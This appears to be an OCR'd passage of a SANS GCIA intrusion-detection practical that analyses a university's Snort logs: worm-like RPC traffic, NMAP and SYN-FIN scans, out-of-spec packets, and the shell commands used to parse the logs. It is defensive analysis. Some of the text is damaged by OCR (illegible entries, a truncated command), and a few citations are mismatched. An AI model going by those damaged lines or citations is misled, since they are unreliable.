
Top 5 SRC IP	
MY.NET.70.129	2992394
MY.NET.163.107	2075771
MY.NET.1.200	1832912
MY.NET.111.72	1666014
MY.NET.1.3	1438755

Top 5 DEST IP	
192.26.92.30	104486
192.55.83.30	57240
203.20.52.5	45546
130.94.6.10	45107
216.109.116.17	41460


Top 5 DST PRTs	
135/msrpc	7734273
53/DNS	3849273
80/www_http	741965
4000/terabase	90818
21/ftp	81229

There seemed to be a large amount of traffic related to port 135 (MS RPC). The top two source IPs account for most of this traffic. This port accounted for 87% of MY.NET.70.129's total volume and 99.9% of MY.NET.163.107's. There were a total of 2,075,574 unique destination hosts. Suggest checking the two university source hosts for possible worm infection.

The next highest port utilized was 53 (DNS). This accounted for the number three and number five top source IPs, as well as all of the top five destination IPs.



Additionally, MY.NET.1.200 also contained 265 "NMAP TCP Ping!" alerts that originated from various hosts with the bulk coming from 63.211.17.228 (91 times) and 64.152.70.68 (135 times). Other traffic from 64.152.70.68 included 88 "NMAP TCP Ping!" alerts (also utilizing port 53) that were directed against university host MY.NET.1.3. An additional 88 "NMAP TCP Ping!" against MY.NET.1.3 were triggered by host 63.211.17.228. In all there were 266 of these alerts directed against the IP. Additional analysis also showed 302 "SYN-FIN Scan" alerts, again using port 53, originating from 64.243.84.43 and directed against hosts in the MY.NET.1.xxx, MY.NET.103.xxx, MY.NET.153.xxx, and MY.NET.163.xxx ranges.


64.152.70.68 (proximitycheck2.allmusic.com) registered to Level 3 Comms, Broomfield, Colorado
63.211.17.228 (proximitycheck1.allmusic.com) registered to Level 3 Comms, Broomfield, Colorado
88 NMAP TCP Ping
133 NMAP TCP Ping
MY.NET.1.3
88 NMAP TCP Ping
91 NMAP TCP Ping
90 NMAP TCP Ping
Unique Addresses
41 NMAP TCP Ping
MY.NET.1.200
64.243.84.43 (No hostname) registered to Maxon Industries, Sante Fe Springs, California
302 SYN-FIN Scan
MY.NET.xxx.xxx

The GCIA practical by Ashley Thomas discusses the use of certain load balancing boxes, such as Radware's Link Proof device, that does similar probing. She contacted Radware and obtained additional documentation on the subject. From which, she concluded that The probes from the load balancing device (Link Proof) consisted of ICMP Echo requests, TCP Ack probes and other UDP packets. The ICMP echo requests can be blocked at the perimeter easily using a packet filter. A stateful firewall will be useful in blocking TCP ACK probes and similar TCP packets that manipulate the TCP flags to fool the perimeter defense.

Top 5 Out of Specification Packet Types

The OOS files contain the packets that use non-standard, or "Out-of-Spec", control bit settings. Network mapping tools may use this method gather information since different operating systems and versions reply back with unique and often identifiable information.

Top Source and destination IPs

Top 5 SRC IP	
195.111.1.93 (moon.ilab.sztaki.hu)	2446
213.54.173.255 (p213.54.173.255.tisdip.tiscali.de)	277
158.196.149.61 (monica.vsb.cz)	264
195.101.94.101 (x1crawler2-1-0.x-echo.com)	226
66.225.198.20 (unknown.servercentral.net)	224


Top 5 DST IP	
MY.NET.12.6	2650
MY.NET.24.34	2520
MY.NET.24.44	1206
MY.NET.84.143	391
MY.NET.112.159	349

Top Destination Port and Pattern Types

PATTERN	
9008	SYN 12****S*
81	NULL ********
45	****P***
33	12***R**
9	***A**SF

DST PORT	
4676	80 (http)
3110	25 (smtp)
849	4662 (eDonkey2000)
257	113 (auth)
71	6895 (MS IM File X-fer)

The top three destination ports accounted for 94% of the total. Unfortunately, in-depth analysis using the OOS files is hard to accomplish since each of the files contain identical data. Based on the file sizes, this appears to be the case for file 031027 to 031215



oos report 031027	[illegible]
oos report 031028	[illegible]
oos report 031029	[illegible]
oos report 031030	[illegible]
oos report 031031	[illegible]
oos report 031101	[illegible]
oos report 031102	[illegible]
oos report 031103	[illegible]
oos report 031104	[illegible]
oos report 031105	[illegible]
oos report 031106	[illegible]
oos report 031107	[illegible]
oos report 031108	[illegible]
oos report 031109	[illegible]
oos report 031110	[illegible]
oos report 031111	[illegible]
oos report 031112	[illegible]
oos report 031113	[illegible]
oos report 031114	[illegible]
oos report 031115	[illegible]
oos report 031116	[illegible]
oos report 031117	[illegible]
oos report 031118	[illegible]
oos report 031119	[illegible]
oos report 031120	[illegible]
oos report 031121	[illegible]

Cat'ing all seven of the OOS files that I downloaded, and grep'ing for a date and time, returned seven OOS entries (one for each downloaded file).

```
$ cat oos_report* | grep "10/27-00:15:18.349219"
10/27-00:15:18.349219 65.118.187.112:26965 -> MY.NET.12.6:25
10/27-00:15:18.349219 65.118.187.112:26965 -> MY.NET.12.6:25
10/27-00:15:18.349219 65.118.187.112:26965 -> MY.NET.12.6:25
10/27-00:15:18.349219 65.118.187.112:26965 -> MY.NET.12.6:25
10/27-00:15:18.349219 65.118.187.112:26965 -> MY.NET.12.6:25
10/27-00:15:18.349219 65.118.187.112:26965 -> MY.NET.12.6:25
10/27-00:15:18.349219 65.118.187.112:26965 -> MY.NET.12.6:25
$
```

Partial **SYN 12****S*** packets

```
10/27-00:06:36.325466 193.252.22.23:56923 -> MY.NET.60.16:25
TCP TTL:48 TOS:0x0 ID:18974 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x94BACE50  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1380 SackOK TS: 465061268 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+
10/27-00:12:29.033249 80.50.110.112:4352 -> MY.NET.69.181:4662
TCP TTL:50 TOS:0x0 ID:59957 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x73419853  Ack: 0x0  Win: 0x16B0  TcpLen: 40
TCP Options (5) => MSS: 1452 SackOK TS: 66351718 0 NOP WS: 0
```

Partial **NULL ********** packets

```
10/27-00:44:12.561802 67.119.234.194:23054 -> MY.NET.12.4:110
TCP TTL:80 TOS:0x0 ID:4660 IpLen:20 DgmLen:40
******** Seq: 0x9765001  Ack: 0xEB9378FC  Win: 0x800  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/27-01:49:55.046779 67.119.234.194:23822 -> MY.NET.12.4:110
TCP TTL:80 TOS:0x0 ID:4660 IpLen:20 DgmLen:40
******** Seq: 0x9B6B001  Ack: 0xE3A4C6B3  Win: 0x800  TcpLen: 20
```

Partial *****P***** packets

```
10/28-21:41:21.912424 200.105.19.53:2492 -> MY.NET.150.133:1214
TCP TTL:107 TOS:0x0 ID:30567 IpLen:20 DgmLen:52 DF
****P*** Seq: 0x82DE320A  Ack: 0x0  Win: 0x2000  TcpLen: 20
35 A4 77 3C 7E FA 13 ED 02 04 12 09              5.w<~.......
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+
10/28-21:55:27.978797 200.105.19.53:1903 -> MY.NET.150.133:1214
TCP TTL:107 TOS:0x0 ID:29483 IpLen:20 DgmLen:52 DF
****P*** Seq: 0x8E9A1A0A  Ack: 0x0  Win: 0x2000  TcpLen: 20
39 A7 7A EC 72 C5 84 C3 00 EC 41 6B              9.z.r.....Ak
```

Analysis Process - Commands Used

The approach I used was to first break out the files into three distinct groups: "Alerts" that were generated by the Snort rules, "Scans" that were detected by Snort Portscan Preprocessor (SPP), and "OOS" (Out-of-Specification) files that contained logs for anomalous traffic. Next, each group's files were concatenated together and various Unix commands were used to manipulate the merged data into a format that I was comfortable with. Since all I had running at home were Windows 2000 systems, I installed a program called "Cygwin", GNU bash version 2.05b.0(1)-release (i686-pc-cygwin), which allowed me to emulate the Linux/Unix shell commands. Many Commands used to parse the data are as follows:

Alerts

```
$ cat alert.* > a
$ sed 's/\[\*\*\]/\&/g' a > a1
$ cat a1 | grep "&" > a2
$ cat a1 | grep -v "&" > a2a
$ cat a2 | grep -v spp_portscan > a3
$ cat a2 | grep spp_portscan > a3a
$ sed 's/->/\&/g' a3 > a4
$ awk '$1!~/^:/' a4 > a5
$ sed 's/ \&/\&/g' a5 > a6
$ cat a6 | awk -F"&" '(NF==4)' > a7
$ cat a7 | grep -v "11/06" > t1
$ cat t1 | grep -v "11/12" > alerts.t1
$ cat alerts.t1 | awk -F"&" '(NF==4)' > alerts
$ cat alerts | awk -F"&" '{print $2}' | sort | uniq -c | sort -r -n -k 1,1 > alertfile
```

Scans

```
$ cat scan* > scans.txt
$ grep 'Jun' scans.txt | awk '{print $4,"\t",$6,"\t",$7,"\t",$8}' > allscans.txt
$ cat allscans | awk '{print $3}' | sort | uniq –c | sort –nr > top10_scans.txt
$ cat allscans.txt | awk '{print $1}' | awk -F":" '{print $1}' | sort | uniq -c | sort -r -n > src.scans.txt
$ cat allscans.txt | awk '{print $2}' | awk –F":" '{print $1}' | sort | uniq –c | sort –nr > dst_scans.txt
$ cat allscans.txt | awk '{print $2}' | awk –F":" '{print $2}' | sort | uniq –c | sort –nr > dst_port.txt
```

Out-of-Spec (OOS)

```
$ grep "..\/..\-..\:..\:" oos.txt | cut –d \> -f2 | cut –f1 –d" " | sed 's/\ //g' | sort | uniq –c | sort –nr > oos_dst_ips.txt
$ grep  "..\/..\-..\:..\:" oos.txt | cut –d \> -f2 | cut –f2 –d" " | sed 's/\ //g' | sort | uniq –c | sort –nr >
oos_dst_ports.txt
$ grep "..\/..\-..\:..\:" oos.txt | cut –d \> -f1 | cut –f2 –d" " | sed 's/\ //g' | sort | u
```

References

Altavista. "Search Engine". URL: http://www.altavista.com

American Registry for Internet Numbers (ARIN). "Whois Search". URL: http://www.arin.net

Asia Pacific Network Information Centre (APNIC). "Whois Search". URL: http://www.apnic.net/

CERT Incident Note-2002-02. "Exploitation of Unprotected Windows Networking Shares". 7 Apr 2000. URL: http://www.cert.org/incident_notes/IN-2000-02.html

Ethereal. "Win32 Binary Distribution". 4 Feb 2002. URL: http://www.ethereal.com/distribution/win32/all-versions/ethereal-setup-0.9.1.exe

GCIA Practical by Dan Hawrylkiw. “Intrusion Detection in Depth – Student 480”. 21 Oct 2001. URL: http://www.giac.org/practical/Dan_Hawrylkiw_GCIA.doc

GCIA Practical by Richard Baker. “Intrusion Detection in Depth – Student 584”. 2 Nov 2002. URL: http://www.giac.org/practical/GCIA/Richard_Baker_GCIA.rtf

GCIA Practical by Tyler Hudak. “Intrusion Detection in Depth – Student 627”. 31 May 2003. URL: http://www.giac.org/practical/GCIA/Tyler_Hudak_GCIA.pdf

GCIA Practical by Vance Victorino. “A Career to Investigate”. April 2003. Awaiting Publication

GCIA Practical by Bradley Urwiller. “Intrusion Detection in Depth – Student 521”. 23 Apr 2002. URL: http://www.giac.org/practical/Bradley_Urwiller_GCIA.pdf

GCIA Practical byBrian Coyle. “Intrusion Detection in Depth – Student 551”. 3 Sep 2002. URL: http://www.giac.org/practical/GCIA/Brian_Coyle_GCIA.pdf

GCIA Practical by Ewen Fung. “Intrusion Detection in Depth – Student 610”. 15 Dec 2002. URL: http://www.giac.org/practical/GCIA/Ewen_Fung_GCIA.pdf

GCIA Practical by Frans Kollee. “Intrusion Detection in Depth – Student 563”. 27 Apr 2003. URL: http://www.giac.org/practical/GCIA/Frans_Kollee_GCIA.pdf

GCIA Practical by Johnny Calhoun. “Intrusion Detection in Depth – Student 600”. 8 Jan 2003. URL: http://www.giac.org/practical/GCIA/Johnny_Calhoun_GCIA.pdf

GCIA Practical by Ashley Thomas. “Intrusion Detection in Depth”. 17 Mar 2003. URL: http://www.giac.org/practical/GCIA/Ashley_Thomas_GCIA.pdf

GCIA Practical by Marshall Heilman. “Intrusion Detection in Depth”. 5 Dec 2003. URL: http://www.giac.org/practical/GCIA/Johnny_Calhoun_GCIA.pdf

GNU Cygnus Windows (cygwin). ”Cygwin Download”. http://www.cygwin.com

Google. “Search Engine”. URL: http://www.google.com

Internet Storm Center. “Log Downloads for Practical”. URL: http://www.incidents.org/logs/

Jacobson, Van. McCanne, Steven. "LBNL Audio Conferencing Tool (vat)." URL: http://www-nrg.ee.lbl.gov/vat/

Joel Scambray, Stuart McClure and George Kurtz. “Hacking Exposed: Network Security Secrets and Solutions”. 2nd Edition. . 11 Oct 2000

Latin American and Caribbean Internet Address Registry (LACNIC). “Whois Query”. URL: http://lacnic.net/en/

Liquifried Web Site. “Reserved Networks”. 23 Jan 2004. URL: http://www.liquifried.com/technical/reservednets.html

Network Tools. “Express Lookup”. URL: http://www.network-tools.com

Northcutt, Cooper, Fearnow, Fredrick. Intrusion Signatures and Analysis. New Riders. 2001. 1st Ed.

Northcutt, Stephen and Novak, Judy. “Network Intrusion Detection”. Sep 2002. 3rd Edition.

Reseaux IP Europeans (RIPE) Network Coordination Centre. “Whois Database“. URL: http://www.ripe.net

Request for Comments – Editor. “RFC 791 - Internet Protocol”. Sep 1981. URL: ftp://ftp.rfc-editor.org/in-notes/rfc791.txt

Request for Comments – Editor. “RFC3330: Special-Use IPv4 Addresses." Sep 2002. URL: ftp://ftp.rfc-editor.org/in-notes/rfc3330.txt

Roesch, Martin and Green, Chris. “Snort Users Manual”. 1 Jul 2003. Ver 2.0.1

Roesch, Marty; “[Snort-users] Weird fragmentation plugin error”; http://www.mcabee.org/lists/snort-users/Apr-01/msg00540.html

SANS Intrusion Detection FAQ. “Port 137 Scan”. 10 May 2000. URL: http://www.sans.org/resources/idfaq/port_137.php

Snort Open Source Intrusion Detection. “Snort Rules Database”. URL: http://www.snort.org/snort-db

University of Arizona. “Sun/OS Unix Commands”. URL: http://www.u.arizona.edu/udocs/unix-cmds.html

Yahoo. “Search Engine”. URL: http://www.yahoo.com/